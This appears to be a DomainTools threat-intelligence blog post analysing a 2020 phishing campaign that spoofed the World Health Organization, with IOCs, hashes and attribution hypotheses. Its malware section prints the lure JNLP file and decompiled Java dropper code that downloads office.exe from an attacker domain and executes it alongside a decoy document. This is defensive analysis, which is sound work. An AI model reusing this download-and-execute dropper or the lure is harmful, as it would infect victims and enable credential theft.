Identifying Network Infrastructure Related to a World Health Organization Spoofing Campaign

domaintools.com/resources/blog/identifying-network-infrastructure-related-to-a-who-spoofing-campaign


Suspicious Domain to Functionality

DomainTools monitors network infrastructure creation to identify new threats and track campaigns. As part of this work, DomainTools researchers identified two domains spoofing the World Health Organization (WHO) in late October and early November 2020:

```
European-who[.]com
Health-world-org[.]com
```

Both domains redirected to legitimate WHO-resources when accessed: european-who to the European WHO website (euro.who.int), and health-world-org to the primary WHO website (who.int). While their creation may be concerning, initial views indicate little of significance to either item.

Further analysis shows an interesting detail. While the domains both redirect to legitimate resources for HTTP communication, the European domain features an MX record mapped to dedicated infrastructure completely unrelated to WHO, shown in the following DomainTools Iris screenshot:



The server, located in Lithuania and provided by Informacines Sistemos IR Technologijos UAB, was uniquely associated with the “european-who” domain in October and November 2020.

In this case, we observe a domain with no noticeable or significant HTTP functionality, but which does feature an MX record. This would indicate the domain may be used for sending email even if it is not used for command and control (C2) or similar functionality. To further refine this item, a search of phishing data and campaigns is required.

Identifying a Phishing Payload

Working with several partner security companies, DomainTools identified suspicious emails, masquerading as a WHO report and survey email, sent in late October and early November 2020. The emails contained an attachment, “WHO_Report_11-17.jnlp.” JNLP extensions refer to the Java Network Launching Protocol, used to identify a remote Java program (in Java Archive, or JAR, format) and an initial class to run when launched.

The observed JNLP object has the following content:

```
<jnlp spec="1.0+" codebase="http://health-world-org.com" href="WHO_Report.jnlp">
   <information>
      <title>WHO Report</title>
      <vendor>World Health Organization</vendor>
      <homepage href="wwww.who.int"/>
      <description>World Health Organization monthly report</description>
          </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="WHO_Report.jar" />
   </resources>
     <application-desc main-class="WHO_Report">
   </application-desc>
</jnlp>
```

While referring to the legitimate WHO website, the JNLP payload retrieves a JAR, "WHO_Report.jar," from the previously-observed domain, "health-world-org", and executes the "WHO_Report" class within the JAR. Although navigating to "health-world-org," results in a redirect to the main WHO website, specifying the above resource downloads the JAR.

The JAR has the following characteristics:

```
WHO_Report.jar
MD5: 2dc6f3972a95bd3091db90d9c24606b3
SHA1: 8fe66769399c11f32d2c18b99e4bdad6dbfe4d5d
SHA256: 98beba8a22b5f579b89cac0a1a35a254ae81488fb549481506f20983e720c5b1
```

Reviewing the JAR, it creates two objects, an executable and a decoy document:

```
public class WHO_Report
extends Canvas {
    static BufferedInputStream frisco415 = null;
    static FileOutputStream friekiegee = null;
    static BufferedInputStream linkage9 = null;
    static FileOutputStream bengdubi = null;
    static String remember = "C:\\ProgramData\\jhb348yg3.exe";
    static String bangsatt = "C:\\ProgramData\\who_month_report.doc";
```

The document is a legitimate, benign report on the ongoing COVID-19 pandemic authored by WHO which is used to distract the victim while in the background the executable launches.

Malware Functionality

The executable referenced above represents the primary payload for initial execution. Reviewing the JAR file, the program retrieves it from a new location, “office-pulgin[.]com,” and executes it through a call to another function, “frisco415,” shown below. Interestingly, the US telephone area code for San Francisco, often referred to as “Frisco,” is 415.

```
        WHO_Report.frisco415("https://office-pulgin.com/22/office.exe");
    }

    public static void frisco415(String string) {
        File file = new File(remember);
        try {
            int n;
            linkage9 = new BufferedInputStream(new URL(string).openStream());
            bengdubi = new FileOutputStream(remember);
            byte[] arrby = new byte[1024];
            while ((n = linkage9.read(arrby, 0, 1024)) != -1) {
                bengdubi.write(arrby, 0, n);
            }
            linkage9.close();
            bengdubi.close();
        }
        catch (Exception exception) {
            // empty catch block
        }
        try {
            Desktop.getDesktop().open(file);
        }
        catch (Exception exception) {
            // empty catch block
        }
    }
```

The retrieved executable has the following characteristics:

```
Office.exe
MD5: 738d16d1feadd8eb8e88149201179cb6
SHA1: 0b32961bedc84134dabeceab4c3d248afa6d5ba9
SHA256: 05d3a35cacf882e34b8433037ad7a9b292fcb2b08439823e4724add4ceacb665
```

Also of note, the “office-pulgin” domain is hosted on the same Autonomous System Number (ASN) as “european-who” (ASN 61272) at 88.119.170[.]2.

When launched, the malware performs a request to the IPify service (ipify.org) to determine the victim’s IP address:

```
GET /?format=xml HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; InfoPath.3; .NET4.0C;
.NET4.0E)
Host: api.ipify.org
Connection: Keep-Alive
```


The response is stored in a text file with an image extension at the following location:

```
C:\ProgramData\kaosdma.png
```

The malware then attempts to enumerate processes on the running system, access directories typically associated with cached or saved credentials for web browsers, and access the system hosts file. Once complete the malware attempts to communicate to another domain, “adverting-cdn[.]com” located at 213.252.246[.]23. This IP address is in the same ASN as all other observed items.

Absent a successful connection with the resource above, observable malware functionality ceases. DomainTools was unable to identify any further activity for the sample in question. Based on observed behaviors, DomainTools assesses with medium confidence that the “adverting-cdn” domain serves as an exfiltration point for data harvested from the victim machine.

The overall sequence of events and malware functionality is summarized in the following diagram:



Purpose and Attribution

At first glance, the activity identified above appears focused on WHO-related entities and features significant efforts to masquerade as legitimate WHO services. Such a level of detail and focus typically indicates narrow targeting and significant investment in lures and

infrastructure to ensure campaign success. This would imply specific targeting on WHO-related entities or other healthcare organizations, potentially for purposes such as state-directed espionage.

However, overall malware functionality as observed above is not especially interesting and appears to be a type of common information stealer. While concerning, such malware is in widespread use and often features as part of criminal campaigns designed to harvest financial-related logons or enable ransomware incidents. Furthermore, a review of functionality—such as dropping a text file named “kaosdma.png” and contacting “adverting-cdn”—identified over a dozen similar samples in several commercial malware repositories.

None of the additional malware samples identified through the query above show any obvious relationship to the WHO-focused activity or possess identifiers indicating similar levels of targeting specificity. However, malware families referenced in identified detections include items such as AZORULT and Glupteba. Although “commodity” in the sense that these are available in criminal markets for purchase, this very fact of accessibility to multiple parties means such malware could be employed by any entity willing to pay.
Several possibilities emerge if we engage in an abbreviated analysis of competing hypotheses based on observations from this campaign:

- Use of JNLP files as initial payloads leading to follow-on code execution and file retrieval.
- Further use of JAR files loading both a malicious executable and a decoy document to evade user detection.
- Deployment of likely commodity malware, such as an AZORULT variant, but which is also available for purchase in underground or criminal networks.
- Relatively brief (late October through mid-November) but very focused campaign characteristics given specific spoofing of WHO-related activity.
- WHO-specific infrastructure, as well as “office-pulgin” and their hosting servers, are only identified in relation to this campaign.

Other, final-stage campaign infrastructure—notably the “adverting-cdn” domain—is common across multiple incidents none of which appear related to the WHO or similar entities.

From these observations, three general hypotheses emerge:

1. The activity in question recycles existing criminal techniques and behaviors for monetization (through credential theft or potential preparation for ransomware infection) of healthcare and related sector targets.
2. The activity represents an immature intelligence-directed entity leveraging “off-the-shelf,” purchasable tools to facilitate operations for unknown espionage purposes.
3. The identified campaign is the work of a savvy state-directed operator deliberately utilizing a combination of commodity tooling with specific targeting to evade analysis and attribution.

Unfortunately, insufficient evidence exists from the current campaign, which emphasizes any of the three possibilities above. DomainTools cannot, with currently available information, associate the activity described with any known, tracked entity at this time. DomainTools will continue to monitor this activity and provide updates as they are available.

Conclusion

When a new domain is created, its functionality may not be readily apparent. Even if a domain does not resolve to a webpage or resource, or simply forwards HTTP traffic to a legitimate site, it may still retain functionality using other services and protocols. As observed in this activity, a suspicious domain yielded indicators of likely phishing activity even though the domain appeared inactive. Further investigation with partner organizations yielded additional information that uncovered activity mimicking the WHO during a worldwide health crisis. Although this campaign cannot be linked to any specific, known threat at this time, the activity in question is very interesting from the standpoint of technical analysis, and shows the merits of dogged research and analysis of suspicious network indicators.

IOCs

Network Indicators

Domain	Date Created	Registrar	Registrant Email
adverting-cdn[.]com	29 Oct 2020	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM	contact@privacypr
european-who[.]com	29 Oct 2020	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM	contact@privacypr
health-world-org[.]com	13 Nov 2020	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM	contact@privacypr
office-pulgin[.]com	30 Sep 2020	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM	contact@privacypr
who-international[.]com	20 Oct 2020	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM	gdpr-masking@gd masked.com

Host Indicators

File Name	SHA256
office.exe	05d3a35cacf882e34b8433037ad7a9b292fcb2b08439823e472
who_month_report.doc	77641bee068b0da858ff58be753653a1cd3263115ab9d7d248e
WHO_Report.jar	98beba8a22b5f579b89cac0a1a35a254ae81488fb549481506f